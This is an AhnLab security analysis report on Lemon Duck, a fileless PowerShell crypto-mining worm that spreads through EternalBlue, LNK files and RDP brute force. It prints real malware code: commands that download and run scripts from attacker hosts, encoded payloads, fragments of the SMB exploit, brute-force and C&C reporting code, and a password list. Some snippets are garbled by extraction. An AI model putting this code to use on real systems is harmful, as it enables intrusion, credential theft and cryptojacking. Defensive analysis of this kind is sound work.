

Analysis Report 

Sour Lemon Duck

PowerShell Malware Exploiting SMB Vulnerability

AhnLab Security Emergency-response Center(ASEC)

Table of Contents

Executive Summary.....	3
Introduction: Lemon Duck.....	3
Analysis on the Malware.....	4
1. Malware Functions and Operations.....	4
(1) Service dropped in the Scheduled Task	4
(2) PowerShell script 1	4
(3) PowerShell script 2	5
(4) PowerShell script 3	6
(5) Mining Crypto-Currency and Internal Proliferation	6
2. Lateral Movement.....	7
(1) Proliferation via USB and network exploiting LNK vulnerability (CVE-2017-8464)	7
(2) File generation in Windows Startup and AppData folders	8
(3) Exploiting EternalBlue SMB vulnerability and service registration	8
(4) Mimikatz module and Pass the Hash attack.....	9
(5) RDP brute force attack	10
(6) Stealing user information	11
Conclusion	11

Executive Summary

On November 22nd, 2019, security researchers at AhnLab Security Emergency-response Center (hereinafter ASEC) discovered a new strain of Monero crypto-mining malware, dubbed Lemon Duck. Lemon Duck contains a code "Lemon-Duck-{random}-{random}," which is the origin of its name. Having been found primarily in China, Lemon Duck reached other East Asian countries, including South Korea, in the second half of 2019.

Lemon Duck is a fileless type malware, which utilizes PowerShell to perform malicious attacks. Lemon Duck propagates laterally to other machines in the same networks by exploiting the EternalBlue(MS17-010), the notorious SMB vulnerability

This analysis report presents the kill-chain, primary functions, and internal proliferation methods of Lemon Duck in full detail.

Introduction: Lemon Duck

ASEC analysts recently discovered an active distribution of Lemon Duck PowerShell malware. This malware carries out malicious attacks through a multi-layered process, at times utilizing various PowerShell(PS). After entering the system, Lemon Duck propagates internally to machines within the same network by exploiting SMB vulnerabilities(MS17-010) and RDP brute force attacks.

[Figure 1] summarizes Lemon Duck's kill-chain, and [Table 1] shows the URL information associated with each malware in the attack process.

Once Lemon Duck enters the system, it runs a service by exploiting the SMB vulnerability and registers a PowerShell command in the Windows Scheduled Task. After registration, the PowerShell command downloads and runs a PS script, Powershell_1. This PS script then registers three identical tasks with different URLs to download and run. Then, it proceeds to download and run the next PS script, Powershell_2. The downloaded PS script, Powershell_2, then downloads and runs the third PS script, Powershell_3, to mine crypto-currency and spread to other internal systems within the same network.




Figure 1. Lemon Duck kill-chain

	Malware	Download URL
PowerShell_1	ipc.jsp	http://t.zer2[.]com/ipc.jsp http://t.zer2[.]com/p.html
PowerShell_2	v.js	http://t.zer2[.]com/v.js http://t.awcna[.]com/v.js http://t.amxnyl[.]com/v.js
PowerShell_3	v.jsp	http://t.zer2[.]com/v.jsp ?...
CoinMiner + PE	m3.bin (x86)	http://down.ackng[.]com/m3.bin
	m6.bin (x64)	http://down.ackng[.]com/m6.bin
PowerShell for Lateral movement	if.bin (PowerShell Script)	http://down.ackng[.]com/if.bin ?ID=...
	wf.cab (Related Module)	http://down.ackng[.]com/wf.cab

Table 1. URLs associated with malware used in Lemon Duck's kill-chain

Analysis on the Malware

1. Malware Functions and Operations

(1) Service dropped in the Scheduled Task

A service with a random name, as shown below in [Table 2], is dropped in the Scheduled Task after Lemon Duck completes its internal proliferation by exploiting the SMB vulnerability.

```
%COMSPEC% /C "netsh.exe firewall add portopening tcp 65529 SDNS&netsh interface portproxy add v4tov4 listenport=65529
connectaddress=1.1.1.1 connectport=53&schtasks /create /ru system /sc MINUTE /mo 10 /tn Rtsa /tr "powershell -nop -ep bypass
-c 'IEX(New-Object System.Net.WebClient).DownloadString(\\\"http://t.zer2.com/ipc.jsp?h\\\")' /F & echo %%path%%|findstr /i
powershell>nul || (setx path \"%path%;c:\windows\system32\WindowsPowerShell\v1.0\" /m) &schtasks /run /tn Rtsa & ver|findstr "5\.[0-9]\.
[0-9][0-9]*" && (schtasks /create /ru system /sc MINUTE /mo 60 /tn Rtas /tr "mshta http://t.zer2.com/p.html?_%%COMPUTERNAME%")"
```

Table 2. Service that runs PS commands

After registration, the service registers a firewall policy to open a specific port. Then it drops a task to download the PS script (ipc.js) from the malicious URL. Currently, V3, AhnLab's anti-malware product, detects the files related to this scheduled task using the following alias:

<V3 Product Alias>

- Scheduled job related: JOB/Miner.S1, JOB/Miner.S2

(2) PowerShell script 1

As shown in [Figure 2], the first PS script registers three tasks in the Scheduled Task (② and ③ in [Figure 1]). The three tasks access specific URLs, as highlighted below in [Figure 2]. Although the URLs were not accessible at the time of the analysis, it is assumed to have been in charge of downloading and running the subsequent PS script (PowerShell_2).

```
$tm='<?xml version="1.0" encoding="UTF-16"?><Task version="1.2" xmlns="http://schemas.microsoft.com/win
"><RegistrationInfo><Date>TIME</Date><Author>USER</Author></RegistrationInfo><Triggers><TimeTrigger><Re
tBoundary><Enabled>true</Enabled></TimeTrigger></Triggers><Settings><MultipleInstancesPolicy>IgnoreNew
topIfGoingOnBatteries><AllowHardTerminate>true</AllowHardTerminate><StartWhenAvailable>false</StartWhen
meout>PT1H</WaitTimeout><StopOnIdleEnd>true</StopOnIdleEnd><RestartOnIdle>false</RestartOnIdle></IdleSe
/RunOnlyIfIdle><WakeToRun>false</WakeToRun><ExecutionTimeLimit>PT72H</ExecutionTimeLimit><Priority>7</P
%Atshell -ep bypass -e COMMAND"></Arguments></Exec></Actions></Task>'

$tm1='Lemon_Duck'$_T';
$y='_U';
$z=$y+'p'+'+'+$v+'';
$u=(New-Object System.Net.WebClient).DownloadData($y);
[System.Security.Cryptography.MD5]::Create().ComputeHash($u) | foreach{$s+=$_} | %>
if($s-eq'd8109ce0a51719be6f41f67b3b7ec1') {IEX(-join[char[]]$m)} '$ru=$env:username$tn3--join([char[]
Get-Random*5))$of=$env:tmp+'tempfile.txt'$lf=$env:tmp+'kdl92jsjqs0.txt'$ti=Get-Date -Format 'yyyy-MM

$us=2('http://t.zer2.com/v.js','http://t.swna.com/v.js','http://t.amny.com/v.js')

if([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent().IsInRole(
Test-Path $lf){ foreach($u in $us){ if($u -eq $us[0]){$tn=join([char[]](65..90+97..122))|Get-Ra
Get-Random*5))+''+-join([char[]](65..90+97..122))|Get-Random -Count ($+(Get-Random*5))} if($u
System.Text.Encoding]::Unicode.GetBytes($tm1.replace('_T',$tn).replace('_U',$u))}|out-file $of
create /tn $tn /xml $of /F } schtasks /run /tn $tn Remove-Item $of } new-item $lf
```

Figure 2. The three URLs dropped in Windows Scheduled Task

V3 product detects the files related to PS script1 and the registered tasks using the following aliases:

<V3 Product Alias>

- PowerShell script 1: PS/Miner
- Scheduled job related: JOB/Miner.S3

(3) PowerShell script 2

The second PS script sends the information of the infected PC to the C&C server, as shown in [Figure 3]. Then, it downloads and runs the third PS script (PowerShell_3).

```
$finalurl = $url+"?ID="+$comp_name+"&GUID="+$guid+"&MAC="+$mac+"&OS="+$os+"&BIT="+$bit+"&_T="+$timestamp
$webclient = New-Object System.Net.WebClient
$webclient.Headers.add("User-Agent","Lemon-Duck-"+$Lemon_Duck.replace('\','-''))
$res_bytes = $webclient.DownloadData($finalurl)
if($res_bytes.count -gt 173){
    $sign_bytes = $res_bytes[0..171];
    $raw_bytes = $res_bytes[173..$res_bytes.count];
    $rsaParams = New-Object System.Security.Cryptography.RSAParameters
```

Figure 3. Transmission of information on the infected system and download of the third PS script

V3 product detects files related to PS script2 using the following alias:

<V3 Product Alias>

- PowerShell script2: PS/Obfuscated

(4) PowerShell script 3

The third PS script (v.jsp) reviews the information regarding the infected system, as shown in [Figure 4]. Then, it downloads and runs a specific file accordingly.

```
# if bin 다운로드 및 실행
try{
    if($localIf){
        $ifad5="676e657e578e22cb7a5138d6978c6c1"
        $arg = "/c powershell -nop -w hidden -ep bypass -c " + "*" + $ifp=$env:tmp;"\if.bin";if(
        $ifp){$con=[System.IO.File]::ReadAllBytes($ifp);[System.Security.Cryptography.MD5]::Create(
        Net.WebClient).downloaddata("http://$down_url/if.bin") * $params * " "};[System.IO.File]::
        Start-Process -FilePath cmd.exe -ArgumentList "$arg"
    }
}
catch{}

# OS별 m6.bin, m3.bin 실행
try{
    if($localMn){
        if([IntPtr]::Size -eq 4){ $64bit
            $m6bin = "m6.64b"
            $m3bin = "m3.64b"
        }
        else{
            $m6bin = "m6.32b"
            $m3bin = "m3.32b"
        }
        $arg = "/c powershell -nop -w hidden -ep bypass -c " + "*" + $code2="";$p=$env:tmp;"\m6bin
        $p";[System.IO.File]::ReadAllBytes($p);[System.Security.Cryptography.MD5]::Create(
        Net.WebClient).downloaddata("http://$down_url/$m6bin") * $params * " "};[System.IO.File]::
        $code2 (break);$ex(-join[char[]]$con[0..$i]);Invoke-ReflectivePEInjection -ForceASLR -PEBy
        Start-Process -FilePath cmd.exe -ArgumentList "$arg"
    }
}
catch{}

# 그래픽 카드 종류 및 OS 버전제 따라.. $down_url = "https://1.sx22.com"
if($isA){
    $EX "https://1.sx22.com"
}
$EX "https://1.sx22.com"
cmd.exe /c netsh.exe firewall add portopening tcp 8080 SDN3netsh.exe interface portproxy add v4tov4
```

Figure 4. Function of v.jsp PS script

V3 product detects files related to PS script3 using the following alias:

<V3 Product Alias>

- PowerShell script 3: PS/Miner

(5) Mining Crypto-Currency and Internal Proliferation

In the last stage, PS command, as shown in [Table 3], is executed to mine crypto-currency, also known as the CoinMiner. The CoinMiner operates within the PS process.

```
powershell -nop -w hidden -ep bypass -c "try{$localMn=$false;New-Object System.Threading.Mutex($true,'Global\LocalMn',[ref]$localMn)}
catch{};$mp=$env:tmp+"\m6.bin";if(test-path $mp){$con=[System.IO.File]::ReadAllBytes($mp);[System.Security.Cryptography.MD5]:
:Create().ComputeHash($con)|foreach($s+=$_.ToString('X2')){if($s-ne'a48ea878f703c32ddac33abc6fad70d3'){$con=""}}if(!$con){$con=(New-Object Net.
WebClient)
.downloaddata("http://down.ackng.com/m6.bin?ID=LFCEXS12-NEW&GUID=37383638-3630-4753-4839-303359324D4E&MAC=54:80:28:58:8C:D0&OS=6
.3,9600&BIT=64비트&USER=
LFCEXS12-NEW&DOMAIN=LFCorp.com&D=&CD=Matrox G200eh3 (HP) WDDM 1,2&MEM=
96&P=1&F=0&FM=0&IF=1&MF=0&HR=&UP=1457918,691&_T=1574443747,05527");[System.IO.File]::WriteAllBytes($mp,$con);for($i=0;$i -lt $con.count-
1;$i+=1){if($con[$i] -eq 0x0a){break}};
iex(-join[char[]]$con[0..$i]);Invoke-ReflectivePEInjection -ForceASLR -PEBytes $con[($i+1)..
($con.count)]"
```

Table 3. Crypto-mining PowerShell

At this stage, a file containing a PS script is downloaded and executed within some compromised systems.




Figure 5. CoinMiner PE at the end of the PS script

V3 product detects crypto-mining malware using the following aliases:

<V3 Product Alias>

- m3.bin : PS/Miner
- m6.bin : PS/Obfuscated
- x86 miner PE: Malware/Win32.Generic.C3516872
- x64 miner PE: Malware/Win64.Generic.C3519320

2. Lateral Movement

The PS script downloaded from a specific URL ([http://down.ackng\[.\]com/if.bin](http://down.ackng[.]com/if.bin)) can move laterally within the same network. Detailed attack methods utilized for internal proliferation will be introduced.

(1) Proliferation via USB and network exploiting LNK vulnerability (CVE-2017-8464)

The PS script creates “UTFsync\Inf_data” folder on the root directory of a USB flash drive or the network drive. Then, it generates DLL files, such as “blue3.bin” and “blue6.bin,” and a shortcut (LNK) file to run the DLL files within the created folder.




Figure 6. Partial code for USB lateral movement exploiting LNK vulnerability (CVE-2017-8464)

The dropped DLL files download the PS code, as shown in [Table 4], from a specific URL (<http://t.zer2.com/usb.jsp>) and then run it by utilizing the mshta.exe process.

```
mshta vbscript:createobject("wscript.shell").run("powershell -nop -e JABsAGYAPQAKAGUAbgB2ADoAdABtAHAAKwAnAFwAawBkAGwAcwA
5ADIAagBzAGoAcQBzADAALgB1AHMAYgAnADsAaQBmACgAIQAoAFQAZQBzAHQALQBQAGEAdABoACAAJABsAGYAKQApAHsASQBFAFgAK
ABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0ACKALgBEAG8AdwBuA
GwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAOgAvAC8AdAAuAHoAZQByADIALgBjAG8AbQAvAHUAcwBiAC4AagBzAHAAJw
ApADsAbgBIAHcALQBpAHQAZQBtACAAJABsAGYAIAtAHQAeQBwAGUAIBmAGkAbABIAH0A",0)(window.close)
```

Table 4. usb.jsp PS

V3 product detects the DLL files by using the following aliases:

<V3 Product Alias>

DLL file for x64 systems (blue6.bin): Trojan/Win64.Injector.C3348350

DLL file for x86 systems (blue3.bin): Trojan/Win32.Agent.C3350818

(2) File generation in Windows Startup and AppData folders

The PS script registers a shortcut (LNK) file in the startup folder to execute the malicious javascript upon reboot.

```
\AppData\Roaming\flashplayer.tmp
\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\FlashPlayer.lnk
```

After the system reboot, a script downloads and runs the first PS script (PowerShell_1), as previously explained.

```
try
{
(new ActiveXObject("WScript.Shell")).Run("ver|findstr "5\.[0-9]\.[0-9][0-9] * " && (mshta http://t.zer2.com/
p.html?_%COMPUTERNAME% && ping localhost && taskkill /f /im mshta.exe) & echo %path%|findstr /i powershell>nul || (setx path " %
path % ; c: \windows\ system32\ WindowsPowershell\ v1.0 " /m) & powershell -w hidden -ep bypass -c while($True){try{(EX (New-Object
Net.WebClient).downloadstring('http://t.zer2.com/ipc.jsp?l')}catch{Sleep -m 2500000}}", 0, false);
} catch {e} }
```

Table 5. PS Script (PowerShell_1)

(3) Exploiting EternalBlue SMB vulnerability and service registration

Lemon Duck scans TCP Port 445 by utilizing the PingCastle scanner. It continues to perform attacks by exploiting EternalBlue SMB vulnerability in vulnerable systems.

```

function createSessionAllocNonPaged($target, $size) { $client = n'w-o'Blw69jJECT System.Net.Sockets.
TcpClient($target,445)$sock = $client.ClientCL'i'E'Nt_N'Egotiate($sock) | O'U'T-Null$flags2=16385if (
$size -ge 0xffff) { $reqsize=$size /2}else{$flags2=49153$reqsize= $size}if ($flags2 -eq 49153) { $pkt =
make'_smB'l'i_'Free_hole_sessions' on_P'ACTET (0x01,0x00) (0x02,0x00) (0xf0,0xff,0x00,0x00)}else { $pkt =
m'AKE_smb'l'i_'RE'e_ho'l'i'_e_sessions'N_P'A'cK'eT (0x01,0x40) (0x02,0x00) (0xf0,0x07,0x00,0x00)}$sock.
Send($pkt) | Out-'Nu'LlsMbi_'GET_R'eSp'ONSE($sock) | Out-'N'ULLreturn $sock}

function make_smb1_free_hole_session_packet($flags2, $vnum, $native_os) {[Byte[]] $pkt = 0x00$pkt +=
0x00,0x00,0x51$pkt += 0xff,0x53,0x40,0x42$pkt += 0x73$pkt += 0x00,0x00,0x00,0x00$pkt += 0x10$pkt +=
$flags2$pkt += 0x00,0x00$pkt += 0x00,0x00,0x00,0x00$pkt += 0x00,0x00,0x00,0x00$pkt += 0x00,0x00$pkt +=
0xff,0xff$pkt += 0x2f,0x4b$pkt += 0x00,0x00$pkt += 0x40,0x00$pkt += 0x0c$pkt += 0xff$pkt += 0x00$pkt +=
0x00,0x00$pkt += 0x00,0xf0$pkt += 0x02,0x00$pkt += $vnum$pkt += 0x00,0x00,0x00,0x00$pkt += 0x00,0x00$pkt
+= 0x00,0x00,0x00,0x00$pkt += 0x00,0x00,0x00,0x00$pkt += 0x10,0x00$pkt += $native_os$pkt += [Byte[]] (
0x00) * 17return $pkt}

function smb2_grooms($target, $grooms, $payload_hdr_pkt, $groom_socks){for($i=0; $i -lt $grooms; $i++){
$client = new-o'b'JECT System.Net.Sockets.TcpClient($target,445)$sock = $client.Client$groom_socks +=
$sock$sock.Send($payload_hdr_pkt) | Out-'Nu'Llreturn $groom_socks}

function make_smb2_payload_headers_packet() {[Byte[]] $pkt = [Byte[]](0x00,0x00,0xff,0x47,0x7f) + [system.
Text.Encoding]::ASCII.GetBytes(('SMB')) + [Byte[]](0x00)*124return $pkt}

```

Figure 7. Partial code for SMB-related function

2019-11-23 16:39:04	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49178] -> [23.21.72.212 : 443 (https)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49180] -> [128.199.193.1 : 445 (microsoft-ds)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49181] -> [128.199.193.2 : 445 (microsoft-ds)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49182] -> [128.199.193.3 : 445 (microsoft-ds)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49183] -> [128.199.193.4 : 445 (microsoft-ds)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49184] -> [128.199.193.5 : 445 (microsoft-ds)]
2019-11-23 16:39:26	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49185] -> [128.199.193.6 : 445 (microsoft-ds)]

Figure 8. TCP Port 445 Scan

On systems where the attacks were successful, a service is registered, which is the first step in a malware operation. Then, additional attacks begin within the infected system, continuously moving laterally.

(4) Mimikatz module and Pass the Hash attack

The PS script downloads the Mimikatz module from a specific URL (<http://down.ackng.com/wf.cab>) and uses it to collect user information. Then, based on the collected information, it carries out Pass the Hash (PtH) attacks and brute force attacks. Other than the information collected by the Mimikatz module, it also utilizes hard-coded lists of passwords and NTLM hash for the attacks.

A123456, qwe1234, admin888, 11223344, sql2008, sqlpassword, ABCabc123, Aa12345678, sapassword, abcdefg, abc, sa2008, sql2005, sa123, sa123, asas, as, t5r4e3w2q1, homelesspa, aa123456, charlie, !@#Ga5Rg%^&*, princess, sunshie, dragon, 123456789a, a123456789, qwe123, 1q2w3e4r, 5201314, 123456a, a123456, 112233, 11111111, 88888888, 1234567890, 123123123, we1234aq, qwe1234A, administrator, love, aaaaaa, pass, zxcvbn, 123qwe, fuckyou, 1qaz2wsx, superman, qwertyuiop, baseball, qwerty, password1, qazwsx, hello, master, passw0rd, login, monkey, iloveyou, P@word, P@w0rd, P@SSWORD, P@SSWORD, p@ssw0rd, P@ssw0rd, P@ssword, p@ssword, abc@123, abcd@1234, abcd1234, abc123, admin, 987654321, 123456789, 87654321, 7654321, 555555, 1111, 888888, 222222, 000000, 121212, 666666, 654321, 111111, 123123, 12345, 1234, 321, 21, 1, welcome, football, 123qwe!@#, Passw0rd, 999999, Admin@123, Abc123, Administrator, Admin123, 1qaz!QAZ, Ab123, 1qaz@WSX, 123!@#qwe, golden, 123@abc, Huawei!123, qwer12345, Aa123456, admin@123, 123.com, PASSWORD, password, 123456, saadmin

Table 6. List of hard-coded passwords

```
$mssql_cmd='netsh.exe firewall add portopening tcp 65529 SDNS&netsh interface portproxy add v4tov4 listenport=65529
connectaddress=1.1.1.1 connectport=53&schtasks /create /ru system /sc MINUTE /mo 40 /tn Rtsa /tr "powershell -nop -ep
bypass -e SQBFaFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABIAG0ALgBOAGUAdAAuAFcAZQBiAEMAbAB
pAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBAGcAKAAnAGgAdAB0AHAAOgAvAC8AdAAuAHoAZQByA
DIALgBjAG8AbQAvAG0AcwAuAGoAcwBwACcAKQA=" /F & echo %path%|findstr /i powershell>nul || (setx '+'path "%path%;c:\
windows\system32\WindowsPowershell\v1.0" /m) &schtasks /run /tn Rtsa & whoami|findstr /i "network service"&&(powershell -nop
-ep bypass -e SQBFaFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABIAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbg
B0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBAGcAKAAnAGgAdAB0AHAAOgAvAC8AdAAuAHoAZQByADIALgBjAG8AbQAvAH
YALgBqAHMAcAA/AG0AcwBsAG8AdwAnACKA)'
```

Table 7. List of hard-coded NTLM hash

After a successful remote connection, it executes commands, as shown in [Table 8], downloads PS code from specific URLs (<http://t.zer2.com/ms.jsp>, <http://t.zer2.com/v.jsp>), and runs it.

```
$rdp_cmd='cmd.exe /c powershell -nop -e SQBFaFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABIAG0ALgBOAGUAdAAuA
FcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBAGcAKAAnAGgAdAB0AHAAOgAvAC8AdAAuAHoA
ZQByADIALgBjAG8AbQAvAHIAZABwAC4AagBzAHAAJwApAA=='
```

```
$rdpo_cmd='cmd.exe /c powershell -nop -e SQBFaFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABIAG0ALgBOAGUAdAAu
AFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBAGcAKAAnAGgAdAB0AHAAOgAvAC8AdAAuAHo
AZQByADIALgBjAG8AbQAvAHIAZABwAG8ALgBqAHMAcAAAnACKA'
```

Table 8. Commands sent to the C&C server

(5) RDP brute force attack

URL, downloaded from the Mimikatz module, also downloads the freedrp module to carry out RDP brute force attacks. It scans for open servers using the default RDP Port 3389 and tries to log in using the 'Administrator ID.' The list of hard-coded passwords, as shown in [Table 7], is used during this process.

```
foreach($password in $allpass) {
    write - host "Try pass:$password"
    $flag = (new - object RDP.BRUTE).check($exepath, $currip,
    "administrator", $password, $false) if ($flag - eq 1) {
        try {
            (New - Object Net.WebClient).DownloadString($log_url +
            '/report.json?type=rdp&ip=' + $currip + '&pass=' +
            $password + '&t='
            + $t)
        } catch {}
        write - host "SUCC!!"
        cmdkey / generic: $currip / user: administrator / pass:
        $password mstsc / console / v: $currip / fullscreen start -
        sleep 40 $Console = Get - Process "mstsc" | select - First
        1 $IntPtr = $Console.MainWindowHandle [RDP.User32Helper]::
        SetForegroundWindow($IntPtr) [RDP.CMD]::runCmd($rdp_code)
        start - sleep 10 cmdkey / delete: $currip $Console | Stop -
        Process - Force
        break;
    }
}
```

Figure 9. Partial code for RDP password input

After a successful login, it sends additional commands, as shown in [Table 9]. Then, it downloads the PS code from a specific URLs (<http://t.zer2.com/rdp.jsp>, <http://t.zer2.com/rdpo.jsp>) and runs it. The downloaded PS code, “rdp.jsp” and “rdpo.jsp”, seems to be the same type of PS script as “v.jsp”.

```
\AppData\Roaming\flashplayer.tmp (malicious javascript)
\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\FlashPlayer.lnk (script shortcut)
```

Table 9. Commands that are transferred after successful RDP attacks

(6) Stealing user information

Apart from the attacks explained above, the infected systems suffer constant system information leak. As shown in [Figure 10], system information, such as the computer name, machine UUID, MAC address, and IP address, is transmitted to the attacker's C&C along with the data collected by the Mimikatz module.

```
$retry++write - host "reporting"
try {
    $mac = (Get - WmiObject Win32_NetworkAdapterConfiguration | where {
        $_.ipenabled - EQ $true
    }).Macaddress | select - object - first 1 $guid = (get - wmiobject
Win32_ComputerSystemProduct).UUID $comp_name = $env: COMPUTERNAME $wf = test - path
$env: tmp\wfreerdp.exe $mf = test - path $env: tmp\ mimi.dat (New - Object Net.
WebClient).DownloadString($log_url + '/log.json?V=0.1&ID=' + $comp_name + '&GUID='
+ $guid + '&MAC=' + $mac + '&retry=' + $retry + '&pci=' + $portopen[1].count +
'&pc2=' + $ms_portopen[1].count + '&pc3=' + $old_portopen[1].count + '&pc4=' +
$rdp_portopen[1].count + '&pci=' + $ipaddr_i.count + '&pc0=' + $ipaddr_o.count +
'&pcb=' + $global: ipaddr_b + '&mi=' + ($getpasswd - join "") + '&wf=' + [Int]
$wf + '&mf=' + [Int] $mf)
} catch { }
```

Figure 10. Partial code related to the system information leak of infected systems

Conclusion

Lemon Duck PowerShell malware, exploiting the notorious SMB vulnerability (MS17-010), has recently begun to spread in South Korea. Attacks exploiting the SMB vulnerability have increased during the past year, despite the effort of cybersecurity vendors, such as AhnLab.

The key to prevention lies within up-to-date security patches across all systems. In that sense, AhnLab provides AhnLab Patch Management, a patch management solution based on AhnLab EPP (Endpoint Security Platform), for easy application and management of security patches to effectively deal with SMB vulnerabilities.

Fileless-type PowerShell malware, such as Lemon Duck, are exponentially increasing. It is essential to detect these type of malware using behavioral-based detection instead of signature-based. Therefore, it is highly recommended that you enable the “behavioral detection” feature at all times for quick and efficient response.